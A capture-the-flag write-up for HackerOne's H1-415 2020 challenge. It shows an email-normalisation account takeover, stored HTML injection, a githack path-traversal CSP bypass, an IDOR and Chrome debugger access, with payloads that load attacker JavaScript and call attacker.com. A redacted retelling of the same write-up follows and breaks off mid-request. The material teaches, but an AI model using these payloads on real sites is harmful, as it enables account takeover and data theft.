[h1-415 2020] H1-415 CTF Writeup by W--
The report describes a CTF challenge where an attacker could register an account with a variation of a target email address, then use a recovery QR code to access the target account. From there, HTML injection in a support chat led to XSS via a CSP bypass, and finally an IDOR in a support review page allowed updating another user's name to inject HTML into a PDF, which was used to access a Chrome debugger and discover a secret document URL.

- Triaged in 6 hours
- Fixed in 12 days
- Disclosed after 12 days
H1-415 CTF Writeup
Intro
HackerOne kicked off this year's H1-415 CTF with the following tweet:

Loading the target challenge website shows that the website is called My Docz Converter. A quick look at the challenge website shows that it allows users to register an account and then upload an image to be converted to PDF. My first thoughts were that there would likely be some type of template, script or command injection in the PDF generation process. This ultimately turned out to be one of the last steps for this CTF!
Starting - No vulnerabilities yet!
I got a somewhat late start on this CTF since I didn't see the challenge announcement until it was already a day in to the competition. By that point there had already been two people who solved it, which I was hoping a sign that it wouldn't be too difficult overall!
Starting a CTF challenge is often the hardest point since there's so many things to be explored, attempted, etc. This challenge was no different. The home page of the challenge website redirects to /login. The login page then shows that you can either log in, or register an account if you need one. To log in an email and password is needed - and the API call makes use of a CSRF token. To register a name, email, username, and password is needed. The registration page also notes: This is a trial version. Your account will be disabled after a while..


After registering an account images can be converted into PDF's and then viewed on the documents page. The PDF includes a "trial" notice and our user's name. There is also a link to Support, but the website notes that Support chat is available for customers only. This seems like an obvious hint or future target. If only we could be a real customer like Jobert....
First vulnerability
Before hitting on the first vulnerability it's worth noting that I attempted a variety of things:
- Cross site scripting in the username: No
- Template injection in the PDF via username: No
- Upload SVG's instead of PNG / JPG: No
- Register the same username as someone else: No
- Edit the profile of a different user ID: No
- QR codes - so many QR codes: No
- Others: No
At this point there were still many additional things to try, however I noticed that the first hint for this CTF had been posted:

This first hint was actually 2 hints in one. I had seen Jobert's testimonial on the challenge site login page initially, but did not think anything of it. Going back to it, the hint is obvious:

We can see there is a property data-email with the value [email protected]. As far as I know .cosmic isn't a valid TLD, so our only use for this email was going to be on the challenge website. To confirm this, I attempted to register an account with [email protected] as my listed email address. Sure enough, the server reported an error indicating that the email was already in use.
That leads to the second part of the hint: Can anyone here help us with some regex. It was this second part of the hint that was the biggest help. When registering an account normally I had observed two behaviours:
- Special characters are silently stripped from the
NameandUsernamefields - QR recovery codes contain details for the account registered
When registering [email protected] as a user account, for example, the following QR recovery code is given:

This code decodes to (using any QR code decoder):
64656d6f4064656d6f2e636f6d:0f31a3904e808a832c2cef2bdfab06b7168ff6103637a14c72ca72cb31784644056ea258f8f81999d5d87a2c3ea7ef2903c857ac2e4daef6eaf8c99d6264a6976d8ee331f68a0d5b5b8bf75a7324e63c2e7322d81104d6c2b5acbbeafb4d91f6515867767f661d352bfcbe19a9579cfa194f7e4708696acffe1d07927a6905ff
```

The first part is `64656d6f4064656d6f2e636f6d`.  Converting this from `hex` to `ascii` shows our email `[email protected]`.  The hint says we need to figure out a regex for Jobert's email that we have discovered.  After a couple failed tries at inserting whitespace at the end of the email to register with I realized that we can use the server's special character deletion behaviour to our advantage.  Here's the steps:

First: register a new account.  In the email field we need to include special characters, but these are blocked by client side Javascript.  Burp Suite Pro easily solves that for us.  We can simply edit the raw `POST` request to the `/register` endpoint to contain these special characters.  For example:

```
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 153
Cookie: _csrf_token=407849ebe16ade1cfa9988e249165ce8ec11e384; session=eyJfY3NyZl90b2tlbiI6IjQwNzg0OWViZTE2YWRlMWNmYTk5ODhlMjQ5MTY1Y2U4ZWMxMWUzODQiLCJjaGF0IjpbXSwiZW1haWwiOiJmYWtlQGZha2U4OC5jb20iLCJ1c2VyX3R5cGUiOjN9.XiebQg.uxyF3T2cF7YDXjmsiDhJWJnrmUA

name=demo&email=jobert%40mydocz.cosmic<<<&username=demo&password=password123&password-confirmation=password123&_csrf_token=407849ebe16ade1cfa9988e249165ce8ec11e384
```

In the above `POST` request we use `jobert%40mydocz.cosmic<<<` instead of `jobert%40mydocz.cosmic`.  My first try at this failed and threw me off for a bit.  It turns out that someone else had already registered `jobert%40mydocz.cosmic<<<`!

Now we're ready for the second step: At this point we have an account registered with a variation of Jobert's email, but nothing more.  As soon as we register the account we are given a QR recovery code however.  We can save this code and log out.  Now we access the account recovery page at `/recover`.  When we upload the QR code it will contain the email `[email protected]<<<`.  This will be sanitized down to `[email protected]` and is otherwise a valid recovery code so access is granted.  At last we now have access Jobert's account!

{{media:5}}

## First vulnerability - TLDR

1) Our target account is `[email protected]` as hinted at on the login page.
2) The `/register` API will allow special characters at the end of an email address.
3) Most other API's on this server silently remove any special characters from the input.  We can leverage this behaviour to register a variation on the target email like `[email protected]<<>><<<`
4) After successfully registering, the "recovery" QR code can be used with the `/recover` API.  The special characters in the input email will be removed during the API processing, resulting in access to the `[email protected]` account.

## Second vulnerability

Even thought we now have access to Jobert's account, there are no documents listed in this account on the `Documents` page so it appears that more steps will be needed to complete this challenge.  Since everyone working on the CTF is sharing this server, making changes to Jobert's account are disabled.  This includes uploading documents or changing profile details.  Not being able to access any of these functions helps narrow down where we should look for the next vulnerability.  Unlike any regular accounts that can be registered, Jobert's account has access to the `/support` page.

On the support page, a "chatbot" style interface loads.  Similar to real life customer service chatbots, this interface responds with random nonsense for every input that is given.  I immediately noticed that this support page is vulnerable to an XSS attack.  User input isn't sanitized in any way, it's just printed out to the page.  Even though self-XSS is great for bounty programs (just kidding...), it doesn't immediately help us here.

Each message you input to the chatbot is passed as a `GET` request to the following API:

```
/support/chat?message=<input>
```

The server then responds with a JSON encoded message.  Testing did not show anything promising for the input being entered.  What *was* noticeable however was that a new cookie value is set after each call to this API, and the length of the cookie value named `session` would vary depending on both the user input *and* the server output.

Examining the `session` cookie values showed that they appear to be `Base64` encoded, and they would always start with the same few characters: `eJw9y0...`.  This led to a fair amount of time unsuccessfully spent trying to decode/decrypt this cookie value.  It turns out that there is no need to actually gain access to this cookie parameter.

Looking for what I might be missing with the session token decryption I notice that there was a *fairly obvious* additional function in the chat bot.  The Javascript client side script for the support function is loaded from `/js/support.min.js`.  Reviewing this file shows the following line:

```
if("finish"!==t.toLowerCase()&&"quit"!==t.toLowerCase())
```


Typing either of those words in as input to the chatbot displays a dialog for submitting feedback:

{{media:6}}

Clicking submit on this dialog causes a `POST` request to be made to `/support/feedback`.  This request includes a parameter named `rating`, and a CSRF token.  Further testing of the feedback API showed that if a rating of 2, 3, 4, or 5 stars was given, the server response would be:

```
Thank you for your review!
```

But if only 1 star was given as a rating (and passed to the feedback API), the response would instead be:

```
Thank you for your review! Our team will review it shortly.
```

This clue gives away what we'll need to do for our next vulnerability - we need to enter some sort of malicious input for the "support team" to review.  Since we know there's a XSS vulnerability in the support page it seems like there's a good chance it will affect the feedback review page too.  It also then makes sense why the `session` cookie value was being updated to include our user input: The feedback API will make use of our session cookie and load our chat session input from it.


To confirm this vulnerability I entered an image tag as part of my support chat input, and set the path to an external server I controlled:

```
<img src=http://attacker.com/aaaaaa/>
```

I then called the feedback API giving my support session a 1 star rating.  Sure enough, on my external server I saw the request for the image come through:
{{media:7}}

This confirmed a HTML injection and potential XSS on the support page.  Getting a working XSS was the next step.

## Second vulnerability - TLDR

1) From Jobert's account access the `/support` page.
2) Leverage the HTML injection / XSS on the support page by passing in HTML tags to the support chat.  For example, use an image tag that references an external server.
3) Type in `finish` or `quit` to display the "Feedback" dialog.
4) Mark your support session feedback as a 1 star rating to trigger the "support team" to "review" it.
5) A copy of the input from the support chat will be rendered on the support agent's browser, which turns out to just be a script running headless Chrome.  Our image tag will load, causing an external HTTP request to be made confirming this vulnerability path.

## Second vulnerability - Part 2

Getting the first part of this vulnerability working was actually fairly trivial except for the fact that I initially missed the feedback dialog option.  With the ability to cause arbitrary HTML content to sent to the "support team", it seemed pretty clear that we would need to take over their session to gain additional privileges on the `My Docz` system.  To take over a session though, we would almost certainly need Javascript execution.

Back at the support chat page, I noticed that while it appeared I had a XSS vulnerability, my browser wasn't actually executing any Javascript payloads.  Instead, all Javascript was being blocked due to the server's Content Security Policy (CSP).  Looking at the response headers, the following CSP rules are set by the server:

```
Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self' https://raw.githack.com/mattboldt/typed.js/master/lib/; img-src data: *
```

The `default-src` policy means that anything not otherwise listed will also be set to `self`.  In the world of CSP, `self` doesn't mean "accept anything on the webpage", it instead means "do not run any script content that is included directly on the page, only accept scripts hosted on this server".  In other words, all the Javascript files hosted in under `https://h1-415.h1ctf.com/` could be loaded fine, but attempting to add our own Javascript content directly on the support chat page would fail.

The one addition in the CSP apart from `self` is the `script-src` value of `https://raw.githack.com/mattboldt/typed.js/master/lib/`.  This seemed like an odd addition to the CSP rules since all other Javascript is referenced from scripts directly hosted on the challenge website.  Since the whole directory `/mattboldt/typed.js/master/lib` is allowed according to the CSP, I checked to see what other scripts could be referenced.  This turned out to be a dead end, nothing else of value was in the directory:
{{media:8}}

The second unusual thing about this CSP rule was that normally a base domain is whitelisted, not a full URL path.  This was new to me, so I spent some time on Google to determine how fully qualified URLs and paths are handled in CSP rules.  This turned out to be way more frustrating than expected.  For example, the following page is a common reference for CSP details:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Looking through the whole page, there is no mention at all of how paths are handled.  So I moved on to testing Chrome's CSP behaviour myself.  This showed that:

- If the CSP includes a full URL, Chrome will treat any content under that URL path (any file or subdirectory) as allowed.
- Chrome will block anything in parent directories or the base server.
- Paths are "normalized" before evaluating, meaning that simply path traversals are blocked.

While attempting a basic path traversal against the CSP policy failed, it made me wonder how Chrome would have any idea whether or not a path traversal was taking place.  Testing showed that Chrome evaluates the "resulting" path the same way as when you're entering an URL in the address bar.  If I enter `http://exfiltrated.com/url/demo/../test` in my browser, the URL that Chrome will request will be `http://exfiltrated.com/url/test`.

This led to the next obvious thing to try, _URL encoding the path_ to prevent it from being normalized.  If you've ever made URL encoded requests to a web server you will know that *servers* often do not care if a path is URL encoded, they will first decode your requested path and then attempt to load your page.  For CSP's I quickly discovered that Chrome would appear to know that `%2e` was the same as `.`, but it would not decode `%2f` as `/`.  This means that Chrome CSP parser *would* accept the following URL:

```
https://raw.githack.com/mattboldt/typed.js/master/lib/..%2f..%2f..%2f..%2fmyuser/myproject/master/attacker.js
```

I quickly tested to see how the Githack server would handle this style of request and it turns out to happily parse our URL encoded path, follow the traversal, and give us our target page!  This means we can finally bypass the CSP policy on this website by hosting our own Javascript on Github and then using a path traversal to reference that script.  Note that githack.com is basically just a proxy service for Github, so having our own content hosted on that domain is as simple as making a new Github repository.

To reference the Github hosted script on the support page I used the following for the message contents:

```
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/..%252f..%252f..%252f..%252fw--/a/master/csp-done19.js"></script>
```

Note that our %2f path is URL encoded twice - once for the original `/support` page to decode, and once to bypass the CSP policy on the support team bot's browser.  A hint / Easter egg at this point is that any time you include a script tag in your message to the support chat the response is:

```
Wow, that's cosmic.
```

I'm not sure if a <script> tag is truely cosmic brain, but it's on the right path :)

Triggering this message to be reviewed by the support team bot finally resulted in a successful XSS attack!  Unfortunately I ended up being stuck here for a couple hours due to instability on the challenge server, and a couple bugs in my Javascript.  The challenge server would restart hourly (at 35 minutes past the hour), but between the restarts it would sometimes end up in bad states.  One of these was the state where the `/support/feedback` API wouldn't actually trigger the support chat being loaded by the support team bot.  This was simple enough to debug, but ultimately took a while.

With full XSS access I started to look into how we could leverage the support team bot's session.  Unfortunately session cookies were set to `httponly` so only the `csrf` token could be retrieved from the cookies.  After spending some time looking at the page details that was loaded on the support bot browser I eventually looked up the `window.location` value.  This showed that the URL the support bot was accessing the chat log from was:

```
http://localhost:3000/support/review/417e9e5a4793077f7070b9d214e7db44839f89dcdcee6e5c0616ae4c212d22bb
```

Rather than attempting to make requests to this via `XMLHttpRequest's`, I tried the following URL in my browser:

```
https://h1-415.h1ctf.com/support/review/417e9e5a4793077f7070b9d214e7db44839f89dcdcee6e5c0616ae4c212d22bb
```

...and it worked!  Our support chat session is loaded, along with some additional user details.
{{media:9}}

## Second vulnerability - Part 2 - TLDR

1) A CSP is blocking all script execution.
2) The `script-src` rule allows scripts from `https://raw.githack.com/mattboldt/typed.js/master/lib/`.
3) We can abuse the allowed path by URL encoding our script path.  Use `%2f` instead of `/` to perform a directory traversal server-side, but trick Chrome into thinking we are still referencing a valid path.  For example: `https://raw.githack.com/mattboldt/typed.js/master/lib/..%2f..%2f..%2f..%2fmyuser/myproject/master/attacker.js`.
4) In our attacker Javascript we need to read the `window.location` property to find the magic URL that will give us access to the support feedback review page.

## Third vulnerability

Having access to the support feedback review page at first only appears to give access to a copy of our own messages.  It also shows Jobert's profile details, but we *also* already have access to those.  This page, just like the `/settings` page examined earlier also does not let us change Jobert's details.  The only new item appears to be the `Ban User` button.

Examining the `Ban User` button showed that it is disabled *and* no Javascript appears to exist to handle any actions if it were enabled.  The `Save` button causes a `POST` request to the `/support/review/417e9e5a4793077f7070b9d214e7db44839f89dcdcee6e5c0616ae4c212d22bb` URL instead of the normal `/settings` URL, but otherwise appeared the exact same.

One of the things I noticed on the `/settings` page as a regular user is that the request includes a parameter `user_id`, which is just a numeric value.  The same parameter is passed when the `/support/review/417e9e5a4793077f7070b9d214e7db44839f89dcdcee6e5c0616ae4c212d22bb` API is accessed.  As a test, I changed this to a random number, and unlike on the `/settings` API this worked.  To confirm, I registered a new user account and looked up the `user_id` value on the `/settings` page.  Then I made a change via the support page to my test user.  Sure enough, the changes took effect.

Right from the beginning of this challenge it felt like abusing the PDF generation should be part of the CTF, so the first thing I tried was to include special characters in the `name` field when updating via the support page.  This time it worked!

Trying template injection attacks like `{{7*7}}` and `${7*7}` was not successful.  Including HTML tags however *was* successful and these rendered inside the PDF.  Since the `name` field length was limited I attempted to reference an external Javascript page source.  This time no CSP policy blocked the script and I could directly load Javascript from any URL!

At this point I started enumerating details about the PDF generation page.  The URL the page was called from was:

```
http://localhost:3000/converter/bd0bde8f600a8a6df01ed973809cc7bc4e487a00212df0085ec6ef4f4deb42a9?user_name=demo
```

Unlike on the second vulnerability, accessing this URL was not possible via the `https://h1-415.h1ctf.com/` website - a error `403` would be returned.  After trying a lot of things I scripted outputting all of the `document` object properties.  This unfortunately did not give any more clues.  During this process however I did observe that I could easily extract page outputs, even across other websites by including a `<iframe>` tag.  The PDF would render and display the `iframe` contents.  This led to a lot of failed attacks:

- Access other internal network hosts
- Find an accessible page on the webserver on localhost running on port 80 (as opposed to 3000)
- Find a page on port 3000 that the PDF rendering system could access
- Access the local filesystem via `file://`

A variety of other CTF's in the past have included challenges where reading files via the `file://` handler was required.  Checking into the Chrome policies for this however showed that no access to pages on `file://` is allowed *at all* unless the parent page is also loaded from a `file://` path:

{{media:10}}

Looking at options for loading files from Chrome however led to a reference to the Chrome debugger, which for headless version of Chrome especially is often enabled.  On the second vulnerability and on this one the user agent indicated that headless Chrome was in use, so this seemed like a good possibility.  By default, the debugger port in on `9222`.  To check if this was accessible the following script code was used:

```
document.write("<hr><iframe src='http://localhost:9222/' width='900' height='1000'></iframe>");
```

Sure enough it *was* accessible.  The default page doesn't show much, so the next page I checked was `http://localhost:9222/json`.  Finally this revealed what was needed:
{{media:11}}

As we can see in the output, on another tab / window a page with the following URL was open:

```
http://localhost:3000/login?secret_document=0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab.pdf
```

## Third vulnerability - TLDR

1) The support chat review page allows for review support chats *and* for updating user account properties
2) From the support review page, *any* user account can be updated (just not Jobert's account!)
3) The support review page *also* does not strip special characters, allowing for HTML to be injected into a user's name field
4) The user's name field is rendered in the PDF when an image is converted.  If it contains HTML it will be parsed and rendered as HTML content
5) A script tag can be injected including remote scripts to get around any length restrictions for the HTML injection
6) Using a script we can inject an `<iframe>` into the PDF output.  This can be used to load a view of the Chrome debugger on port `9222`
7) Inspect the open pages via the Chrome debugger's `/json` endpoint to discover the secret document URL.

## Jobert's Missing Document

At long last we have the magic hash for Jobert's lost document.  Testing previously showed that access to document URL's are not restricted, they are simply protected by each having a unique hash.  This meant that we could access the missing document simply by accessing:

```
https://h1-415.h1ctf.com/documents/0d0a2d2a3b87c44ed13e0cbfc863ad4322c7913735218310e3d9ebe37e6a84ab
```

This gives the document including the flag:

```
h1ctf{y3s_1m_c0sm1c_n0w}
```


It would only be fitting to make a meme for this, so here's my attempt:
{{media:12}}

## Impact

Does anyone else wonder if this was the inspiration for this CTF?: https://hackerone.com/reports/745324
H1-415 CTF Writeup: Chaining Email Normalisation, Stored HTML Injection and a CSP Bypass to Reach Jobert's Document
Context
The target was the H1-415 CTF challenge hosted at h1-415.h1ctf.com, announced by HackerOne on Twitter.
The challenge site is called My Docz Converter. It lets visitors register an account and upload an image that the service converts to a PDF. The home page redirects to /login, where you can either log in or register. Logging in needs an email and a password, and the API call uses a CSRF token. Registration needs a name, email, username and password. The registration page notes: This is a trial version. Your account will be disabled after a while.
Once registered, you can convert images to PDFs and view them on the documents page. Each PDF carries a "trial" notice and the user's name. There is also a link to Support, but the site says Support chat is available for customers only. That restriction is the thread the whole challenge hangs on: the goal is to become a real customer, like Jobert.
Setup
The researcher started about a day into the competition, by which point two people had already solved it. The main tool was Burp Suite Pro, used to edit raw requests past client-side JavaScript validation. A QR code decoder was needed for the recovery codes, an external server under the researcher's control was used to observe outbound requests, and a GitHub repository was used to host attacker JavaScript. The challenge server restarted hourly at 35 minutes past the hour and sometimes ended up in bad states between restarts.
Finding it
Before the first vulnerability, a long list of ideas was tried and failed:
- Cross site scripting in the username: No
- Template injection in the PDF via username: No
- Upload SVG's instead of PNG / JPG: No
- Register the same username as someone else: No
- Edit the profile of a different user ID: No
- QR codes - so many QR codes: No
- Others: No
The first hint posted for the CTF was actually two hints in one.
The researcher had already seen Jobert's testimonial on the login page without thinking anything of it. Going back to it, the hint is obvious.
The testimonial contains a property data-email with the value [redacted]. .cosmic is not a valid TLD, so the only use for this address was on the challenge site itself. Registering with [redacted] as the email returned an error saying the email was already in use, which confirmed the target account.
The second half of the hint, Can anyone here help us with some regex, pointed at input handling. Two behaviours had been observed during normal registration:
- Special characters are silently stripped from the
NameandUsernamefields. - QR recovery codes contain details for the account registered.
Registering [redacted] produced a QR recovery code.
Decoding it with any QR code decoder gives:
64656d6f4064656d6f2e636f6d:[redacted]
The part before the colon, 64656d6f4064656d6f2e636f6d, is the email in hex; converting it to ASCII gives [redacted]. The recovery code therefore embeds the email it was issued for.
Exploitation
Step 1: register an email variant that survives the register endpoint
The /register endpoint accepts special characters at the end of the email address, even though client-side JavaScript blocks them. Burp Suite Pro makes this trivial: edit the raw POST request to /register and append the characters. For example:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 153
Cookie: _csrf_token=[redacted]; [redacted]

